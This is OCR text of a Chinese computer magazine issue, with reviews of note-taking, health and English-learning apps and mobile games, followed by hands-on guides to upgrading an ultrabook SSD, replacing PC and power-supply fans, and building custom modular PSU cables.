本软件可以支持不同文本格式的编辑，你可以通过网页一键剪切保存文档，而且还支持多级文件夹，拥有大图标、小图标、详细信息三种笔记查看模式，可以快速检索所需内容。若加入群组，可方便分享笔记或共同完成一项任务。



录音同步笔记

本软件适用于学生和商务人士在课堂学习或会议、采访等多种场合下使用。特点在于将笔记功能与录音功能很好地同步结合起来，按文字搜索即可查询到当时的声音内容，反之亦然。不仅如此，声音回放时文字可自动高亮地滚动显示。



棉花笔记

可爱又小清新设计的棉花笔记，其同步功能可以方便地在移动设备与电脑间游走更新，而且还可以还原已修改的记事本。不仅如此，你可以使用密码锁定功能，安全地保管个人日记、重要想法和账号等个人信息。



记事宝

本软件可以很方便地将短信内容导入软件中，不仅可以添加提醒功能，还可以在桌面上显示最新的记事并可以快速添加记事。而且还拥有书签分类的功能将你的文档资料清晰化，方便你随时随地查阅与修改个人记事资料。



为知笔记

本软件适用于工作团队的使用，定位为高效率工作笔记，除了常用的笔记功能保存的网页、灵感笔记、重要文档、照片、便签等，为知笔记重点关注“工作笔记”和“团队协作”这两个方面，解决团队记录和团队协作沟通的问题。CF



击发奇迹 奇迹球英雄

文|浮生



与奇迹球英雄愉悦地一起展开“蹦蹦跳跳”的旅程，认识各种各样的小伙伴，同时帮助白兔完成游历世界的梦想，这便是《奇迹球英雄（Wonderball Heroes）》给予玩家的童话之旅。

iOS下载地址



如果你玩过《幻幻球》的话，那么这款游戏你同样可以轻松驾驭。没错，这款游戏确实是借鉴了经典的《幻幻球》，不过也不是没有可圈可点的地方，首当其冲的就是扎实的美工，小白兔和其他一些动物比如田鼠、小熊、喵星人的形象刻画萌气十足；另外由于场景和关卡众多，背景的切换比较勤快，地域色彩浓厚，视觉上的保鲜效果还是相当不错的。

尽管本作推出至今依旧没有中文，但这丝毫不影响游戏体验，除了可以借鉴《幻幻球》的玩法套路之外，其本身也并不是什么深入的休闲

游戏，再怎么不济摸索两三局也就一清二楚了。每一关我们的根本任务就是将画面中的红色小球或方块全部击中消除，任意划动以瞄准，轻按屏幕以射击，再说得简单一点，那就是《泡泡

龙》的射击模式，只不过位置从底部换到了顶部。

类似这样的射击消除最大的乐趣在于一炮多消带来的快感，《奇迹球英雄》并没有令人失望，抛开所谓的抄袭、模仿、借鉴，其实在撞击效果、弹道模拟、物理反馈上确实都是一流水平。而在画面底部会有一个篮子左右匀速移动，当小球不偏不倚掉进去之后会获得一枚炮弹，就生存度来说还是比较厚道的。

为提升体验爽快感，游戏设置了多种分数奖励机制，如做一个半圆消除，又或者是远距离跳跃消除、利用墙壁反弹消除等，

此外根据场景的不同，还会有各种各样的特殊方块或小球，它们可以触发一些额外的强化效果（贯穿弹、分裂弹），合理利用它们可以让你事半功倍，所有红色小球消除之后剩余的炮弹会作为奖励射出，最后掉入各种分值的篮子内结算总分。虽然三星成就有点难度，但两星相对还是比较轻松的。

《奇迹球英雄》这款射击消除游戏除缺乏一些创意之外，无论是画面质量还是娱乐性都相当出众，其实没必要总是抱着抄袭《幻幻球》的态度来评判它，只要玩得开心就好。CF



春雨医生 私人健康助理

文|王梦燃



随着天气逐渐变冷，人们的抵抗力也逐渐降低，“春雨医生”化身为你的私人健康助理，为你提高专业健康知识，让你不再为不了解基本的健康知识或看病挂号而担忧。

Android下载地址



私人健康助理

“春雨医生”需要通过手机号注册或者QQ、微博授权登录，像免费提问、症状自查等，都是“春雨医生”这款软件的特色。它分五个模块：我的春雨、自查、空中医院、新闻和账号，其中“我的春雨”、“自查”与“空中医院”可以帮助你解决常见的健康问题与就诊问题。

例如，你想提问健康问题，需要你填写个人的年龄、性别和尽可能详细地描述症状和身体状况，或者上传图片、选择科室，稍稍等待后，就可以得到公立医院

医生的快速回答。但美中不足的是，一次“免费提问”只被允许提问6次，而且在咨询完毕后必须对医生进行评价。除此之外，在自己不了解药品的使用时，也可

以在“自查”中查询该药物的功效主治、药理作用、药物相互作用以及不良反应和禁忌症等。指导你正确用药，以防误用药物而引发其他疾病的产生。




关心热点新闻

你不仅可以通过本软件丰富健康知识，也可以了解到关于健康的热点新闻，包括育儿、两性、情感和专题。在这些新闻中，你可以了解到“让宝宝不磨牙的办法”等类似育儿的好办法，或者由本软件设立的专题文章，像罕见病历书、春雨健身、医患真心话和春雨小厨房等等。

例如在前一段时间社会上广泛参与的“冰桶挑战”的公益活动上，呼吁全

球人们关注名为ALS（肌萎缩性侧索硬化症，俗称“渐冻症”）的活动，如果不是这个公益活动的出现，非专业人士不会了解这样的罕见疾病。而这款软件向你介绍了各式各样的罕见病，让你更加懂得珍爱自己的健康，关爱他人。

“春雨医生”只能为你提供基本的专业健康知识，当你的身体感到极度不适，不要因为耽搁而延误治疗，请及时到医院就诊。CF



英语流利说 成为口语达人

文|王梦燃



英语作为现代社会必须掌握的一种语言，早已成为世界的通用语言。“英语流利说”帮你提高个人的口语能力，让你轻松说出一口流利的英语。

Android下载地址



与更多人交流学习心得

学习口语的一大关键就是“大声说出来”，才能练就一口流利的口语，而该软件的“流利吧”给众多学习口语的人一个交流的平台，分为“名师高徒、我型我秀、寻找语伴、有问有答、用户心声”等八个主题交流贴吧，你也可以根据自己的喜好选择适合自己的贴吧，与其他人一起交流自己的心得或者疑惑。不仅

如此，像“流利吧”中比较热门的帖子，有使用者发的“语调笔记”和“英文歌”等等，无论是口语技巧还是兴趣爱好，只要找到志同道合的人，就可以为自己的口语学习增添一份乐趣，以便更好地坚持下去。

众所周知，学习英语需要个人的坚持不懈，才会看到成效。无论是任何的学习软件，只是一种锦上添花的作用，而不能放弃在学校的课程学习。对于“英语流利说”这款软件来说，更注重的是口语学习，重点学习放在日常生活用语上，通过该软件长久地学习口语，会让你脱口而出流利的英语。CF

趣味学习口语

无论你的年龄大小，是否都曾经经历过大大小小的各种英语考试？英语口语是否让你感到苦恼？“英语流利说”是一款专门帮助你提高英语口语能力的APP，它通过修炼或闯关的形式激励你不断锻炼口语。

在初次使用时，需要注册或者选择授权账号，此后该软件会帮你记录你平时的学习时间、闯关平均分等。而且软件设计的“今日打卡”功能，可以分享到社交网站上，让你可以找到志同道合的人与你一起学习或者监督你口语的学习。若你觉得这些还不能满足你的要求，你还可以根据难度、分类选

择自己需要添加的课程，例如著名短片故事、购物、和宝宝说话、海外生存必备口语、美式脱口秀等等，不过这些课程有一小部分是需要通过充值钻石来购买课程。



暴力狂飙 享受速度

文|王梦燃



Android下载地址

随着智能终端设备的普及，体验虚拟赛车游戏也早已在手机APP中实现。在惊险的赛道上狂飙赛车，玩家可以随时随地体验摩托车赛手的刺激与乐趣。



掌握技巧 赢取比赛

要想彻底将享受速度的历程进行到底，需要掌握一定的技巧。玩家只有不断地进行解锁才能体验不同场景的游戏，而解锁的关键在于每场比赛获得尽可能多的星星，但每场比赛获得三颗星星并不是那么容易的，这需要玩家在规定的时间内完成比赛并获得第一名才有机会获得三颗星的奖励。

的操作也是可以调整的，在设置栏中可以根据玩家自身的喜好，选择触摸左右键以转向或倾斜以转向来调整赛车的方向控制。在每场比赛中，游戏为玩家设置三次免费加速的机会，这三次机会最好选择在自己不擅长的道路上使用，才可以超过比较强劲的对手。而且首次通过三关，还可以得到氮气强化，以便装备自己的赛车。

这款游戏也设有“登陆奖励”，此奖励需要玩家在联网的状态下才可以领取，其中设有丰富的金币和钻石作为玩家的奖励。在进行游戏时，对于赛车

每一次速度的体验都会给玩家带来无限的乐趣，可以享受到虚拟赛车游戏带来的现实世界无法拥有的刺激。CF

享受速度的历程

对于“暴力狂飙”这款游戏来说，可以在离线时进行游戏，每天提供五条初始生命让玩家享受游戏。它拥有华丽的3D效果、动感的音效，将三峡、台北、黑龙江等真实场景虚拟到游戏中，让玩家享受速度带来刺激的同时，也可以享受视觉与听觉带来的冲击。

每一个对手，才能看到最后胜利的挥手。



玩家可以以不同的角色参加比赛，像休闲型男、西部牛仔、功夫熊猫、运动美女等等，通过不同的身份，体验不同的速度乐趣。每一场比赛都异常激烈，玩家必须获得前三名才能通过比赛，才有可能进入下一场比赛中。即使你的对手只有三名，获取三甲却也绝非易事，玩家必须要在赛道上风驰电掣，绝不低估



格斗之王5 热血沸腾

文|王梦燃



Android下载地址

“格斗之王”的系列游戏，让格斗类游戏爱好者过足了搏击手的瘾，在“格斗之王5”这款游戏中，玩家可以享受打败强劲对手的刺激，变为真正的“KING FIGHTER”。



依旧让你热血沸腾

“格斗之王5”可以在断网的情况下进行游戏，每次开始游戏前，手机会黑屏几秒钟之后才会进入游戏界面。而这款经久不衰的游戏，仍然吸引着大量玩家继续追随。它依旧延续了“格斗之王”的动画风格、紧迫感极强的音效与极其逼真的游戏场景。玩家会以高大威猛的“豺狼”角色开始游戏，在每一关卡中都会转换不同的地点，与此同时也会遇到不同的对手，而这些对手也十分强劲，尚且每次“豺狼”至少会以一敌十。

随着游戏的不断深入，对手的攻击力也会不断加强，此时需要你暴力地出击，加之每次出击后对手的哀嚎与自动消失，都会让你体验到胜利者的骄傲，同时

也会考验你面对众多对手的灵敏性。相信每次获得游戏的胜利后，都会让你感觉到全身热血沸腾。




体验格斗的快感

对于这款游戏来说，玩家可以很好地体验格斗的快感。在游戏进行时，需要玩家同时操作左下角的方向键、右下角的攻击键与技能键，双击方向键可以进行冲刺，在冲刺中按攻击键可以将敌人挑起。在连续出击后会使角色切换到变身形态，像“恶狼之爪”这样的变身，则会化为参保嗜血的杀戮者，以闪电般的速度撕裂敌人的身躯和灵魂，用利爪划破血肉的哀嚎将是敌人残留的

最后记忆。因此，只有不断地进攻，才会享受变身之后击败无数对手快感。若想快感升级，还可以升级玩家的角色属性，使玩家角色的攻击力与防御力得到提高，以无尽的力量摧毁一切阻碍。

每次激烈斗争的开始，只为离成为“KING FIGHTER”更近一步，正如这款游戏的标语所说的一样，“怕你就会输一辈子，获取最后的胜利，你就是最强王者。” **CF**



升级正当时 给入门超极本更换SSD

文|曹操

在过去的两年中，因预算有限而被迫选购大容量HDD + 小容量SSD组合的超极本用户不在少数。随着大容量SSD价格的滑坡，此类超极本也到了最佳的升级时刻。

低端超极本的尴尬

超极本的纤薄特性让无数用户为之疯狂，可惜当初纯SSD的超极本价格很高，因此绝大多数普通用户购买的都是那些采用500GB HDD + 16GB/24GB SSD (mSATA接口)混合存储的超极本(下文简称低端超极本)。借助英特尔智能响应和快速启动技术，让两类硬盘组成了一套RAID0(图1)，从而获得了媲美纯SSD超极本的开机速度。

然而，这种“混合硬盘”除了能显著改善开机、唤醒速度外，对程序运行的启动和运行效率的增益有限，远不如将操作系统和软件游戏直接装进

SSD里来得迅捷。可惜，这些低端超极本内置的SSD容量太小，开启智能响应和快速启动技术后就没有空间拿来它用了。

渐入佳境的SSD

另一方面，目前最便宜的128GB mSATA SSD的价格仅有400元左右，256GB容量的产品也有跌破600元大关的趋势(图2)。在这种大环境下，如果可以将低端超极本中的SSD加以升级，并将操作系统和常用软件都安装进新SSD中，无疑是追求速度和效率玩家们的最佳选择。那么，给此类超极本升级SSD的过程中有哪些注意事项呢？

升级前的注意事项


需要注意的是，低端超极本的操作系统都是安装在HDD机械硬盘上，并默认就已开启了英特尔智能响应技术。在更换SSD之前，首先要在Windows系统中先禁用智能响应技术的加速配置，也就是删除高速缓存卷。具体方法很简单：

以联想U410超极本为例，开机后运行“英特尔快速存储技术”，点击“加速”功能配置界面中的“禁用加速”(图3)，然后再点击SSD配置设置中的“重置为可用”(图4)，在弹出的确认提示窗口中点击“是”，高速缓存卷就被删除了。






¥405.00 1081个评论
影驰(Galaxy)战将M 128 128GB mSATA

¥679.00 2个评论
云储(Shinedisk)M300系列 256G MSAT
31天无理由退换货，三年质量问题直接换



5



• 点击“分区助手”主界面左侧的“迁移os到ssd/hdd”选项，选择未分配的SSD硬盘后就可按照界面提示，一键将HDD的C盘内数据全部迁移至SSD内，转移完成后，SSD硬盘就会被系统识别为C盘，而原C盘则会变成原SSD所在的盘符。此时，我们就可以对老C盘进行格式化、分区一类的操作了



• 将HDD硬盘从固定支架中取出来，再将SSD固定其中即可

重启计算机并进入BIOS设置，在“Configuration”中将“SATA Controller...”从RAID模式修改为AHCI模式（图5），保存退出BIOS后直接关机。这个步骤在更换SSD之后再设置也可以。

更换mSATA SSD硬盘

在确保完全关机并切断电源线的情况下，拆开U410的底壳就可看到HDD旁边的mSATA SSD硬盘（图6）。拧下固定的螺丝后，SSD就会自动弹起。拔下旧SSD硬盘，再将新买的大容量SSD插入mSATA接口（图7），最后用螺丝固定即可。

如果你想重装操作系统，建议先拆下U410内的HDD硬盘，在只安装一个SSD硬盘的情况下安装系统，这样可以避免可能出现的选错盘符或引导问题。如果你原硬盘的C盘中有很重要的用户数据，或者你懒得重装系统、

软件、驱动，则可借助“分区助手”（下载地址：<http://www.disktool.cn/>）将HDD硬盘中的系统区（C盘）内的全部数据迁移至SSD（图8）。

超极本也能组建RAID0

如果你的预算比较充裕，在更换mSATA SSD后，还可以考虑将原HDD机械硬盘也升级到标准2.5英寸规格的SSD（图9）。如此一来，你的超极本就真正变成了“纯SSD”，可以享受到高速的读写体验。

而双SSD的另一大特色，就是可以组建更为高速的RAID0磁盘阵列模式。设置方法很简单，安装双SSD后进入BIOS，将“SATA Controller...”设置在RAID模式。重启后按“Ctrl+I”进入RAID设置界面，根据界面提示一步步建立新RAID卷（图10）。需要注意的是，RAID0模式下的容量，取决于容量较小的SSD。比如你安装了一块64GB的mSATA SSD、一块256GB的标准SSD，那RAID卷的最大容量就是128GB。CF



火速链接

由双SSD组建的RAID0能带来多少性能提升，有哪些注意事项？如果你想了解相关的内容，请参考本刊2014年4期《嫌SSD性能不够？RAID0让双固态性能性能翻倍》这篇文章。

告别噪音 更换机箱内问题风扇

文|丁丁

经过了酷暑的鏖战之后，很多风扇都出现了老化。为了避免噪音，更换风扇势在必行。但并非所有风扇都属于标准规格，很多CPU和显卡风扇都采用非标准风扇，给这些产品更换散热风扇就要费额外的精力。


解决CPU散热器卡扣

目前，采用螺丝柱+背板扣具方案的CPU散热器已经越来越多。所以更换CPU风扇时，并没有太大难度。不过需要注意的是，以酷冷至尊为代表的品牌，4根螺丝柱的底部通常都会有1个小卡扣（图1）。如果不拆除的话，4根螺丝柱就无法取下，CPU风扇也就无法更换。


其实我们仔细研究这类扣具，这个卡扣并没有起到任何固定的作用，如果螺丝柱正确拧到背板上，这个卡扣是并不受力的。所以简单可行的方

法就是利用尖嘴钳子将其破坏，从而完成暴力拆除。这样一来，CPU风扇就顺利拆下了（图2），换上新风扇就算是大功告成（图3）。

另外需要注意的是，很多CPU散热器的原装风扇都是圆形设计，而且只有单面存在固定口。如果损坏，在市场上很难找到匹配的风扇。这个时候不妨找一个孔距相同的机箱风扇（图4），再使用手锯等工具“干掉”机箱风扇上端的4个角（图5），便可替换掉原装的CPU风扇了（图6）。



①



②




③



④




⑤




⑥

小提示

在我们为特殊散热器更换风扇之前，除了要对齐孔距、解决螺丝柱固定的问题外，还要注意一个问题，那就是风扇背面与散热器鳍片的接触问题。一般原配的风扇都会有一个边框区域或者是鳍片某部分被垫高，避免风扇内侧直接接触鳍片造成旋转障碍，但如果我们为其另配风扇就不见得能够享受到。如果有接触问题的话，可以考虑在螺丝柱的风扇与鳍片之间放垫圈，保持安全距离。



7



8


9



10



11



显卡风扇

与CPU风扇不同，很多显卡风扇都在使用小尺寸风扇。这种风扇通常都采用3~4颗固定螺钉，并且螺钉位置非常隐蔽（图7）。拆卸时必须使用小号的十字花螺丝刀，才能顺利将其取下。

替换的风扇一般只可能在实体卖场和淘宝上买到，我们可以提供原本风扇的尺寸和外观，以便购买到相同的产品。在安装新风扇的时候则需要更加小心，千万不要损伤到这类风扇的扇叶。一般这种风扇的材质与机箱风扇有很大不同，都使用透明亚克力，材质比较脆，如果损坏就会造成更换任务的失败。

此外，个别显卡风扇其实是很难配到的。此时如果显卡的散热片够大，那么就不妨使用前文的方法，使用机箱风扇改造一下。找到大小合适的4颗螺钉，特别注意不要过长，拧入显卡的

散热鳍片当中（图8），显卡风扇的更换也就迎刃而解了。

电源风扇

有些时候电脑出现莫名其妙的死机时，如果所有硬件都排查了，那么不妨考虑一下电源问题，并且多以电源风扇老化所导致。现在很多电源厂商其电源风扇普遍采用了插头式设计（图9），这个时候只要把电源打开把旧风扇拔下，再换上新风扇即可。

但也有不少电源品牌，会把风扇的两根电线直接焊在PCB板上（图

10），如果用户不具备焊工的设备，是不是就无法更换了呢？其实并非如此，虽然电源内部线缆的安全非常重要，但连接风扇的这2~3根线缆其实与机箱风扇并没有什么不同，我们完全可以手动改造一下。

首先把两根电线剪断并去皮，露出导线铜芯后再连接新风扇，这样才能完成电源风扇的更换。两根电线中红色的那根代表正极，黑色的那根代表负极，连接时一定不能接反。在正确连接后必须使用绝缘胶布进行处理，电源风扇的更换工作就算大功告成了（图11）。

小结

文章的最后还要提醒读者，风扇老化会带来噪音，但很多新风扇本身也会有很大的噪音。所以在更换风扇前选购也是不可轻视的，尤其是对噪音敏感的用户，一定要购买静音型风扇才行。一般12cm尺寸的产品转速不超过1300rpm都很安静，而8cm和9cm的产品不超过2000rpm其噪音也可以令人接受。☑

小线材解决大问题 自定义模块化电源线缆

文|于晓煜

“逼格”有高大上之意，但更多表示个性与别具一格。要想达到这个效果，光花钱买昂贵配件是不够的，有时还需要自己动手、发散思维打造专门适合自己的配件。仔细想想究竟是什么让机箱杂乱不堪？相信90%的情况都是数量众多、粗细软硬不同的各类线缆造成的，而在这其中电源延伸出来的诸多供电线缆尤甚，现在让我们谈谈电源线缆的改造。

全模组电源

工欲善其事必先利其器，要想改造电源供电线缆，使用普通电源肯定是不靠谱的，原配线改造有一定难度，而自己重接线缆又有漏电危险，并不是很推荐这么做。其实为了机箱内部清洁和线缆自定义，已经有专门的全模组化电源了。根据需求自选所需线缆而多余的线缆全部不用插，对比以前的电源已经很人性化了。但依旧有很多高要求的用户不满意，因为虽然线缆可选，但其长度、颜色、接口数量和软硬程度都是厂家指定的，并不见得能和自己的机箱100%完美兼容，肯定还会有多余的线缆。

手工打造模组线

在打造模组线之前我们需要自行购买一些材料和工具，这是必不可少的环节。首先说说模块，模块就是连接电源或者设备那个方形的塑料接口，比如主板的24PIN、处理器的4或者8PIN和显卡6PIN等等。在手工打造模组线领域，JMT品牌的模块口碑一直相当不错，也是淘宝众多专业代做模组线商家的首选。需要注意的是类似CPU 8PIN和显卡8PIN这类模块外形很相似，制作起来一定注意。

模块之外是端子，这可能比模块本身更为重要。端子其实就是模块中可见的金属接口，另一头直接连接线

缆。端子有公母之分，我们需要根据模块的作用来决定使用何种端子。端子连接线缆所用金属脚的长度不同，也分为长脚端子和短脚端子，如果压制单线短脚即可，如果需要压制双线用长脚端子。挑选端子时很重要的一点就是一定要挑接口大一些的端子，这样在进入模块后才不至于由于后部线缆的扭动让端子接口也在模块中转圈。否则会造成接线困难，长时间扭动使用会引起安全隐患。

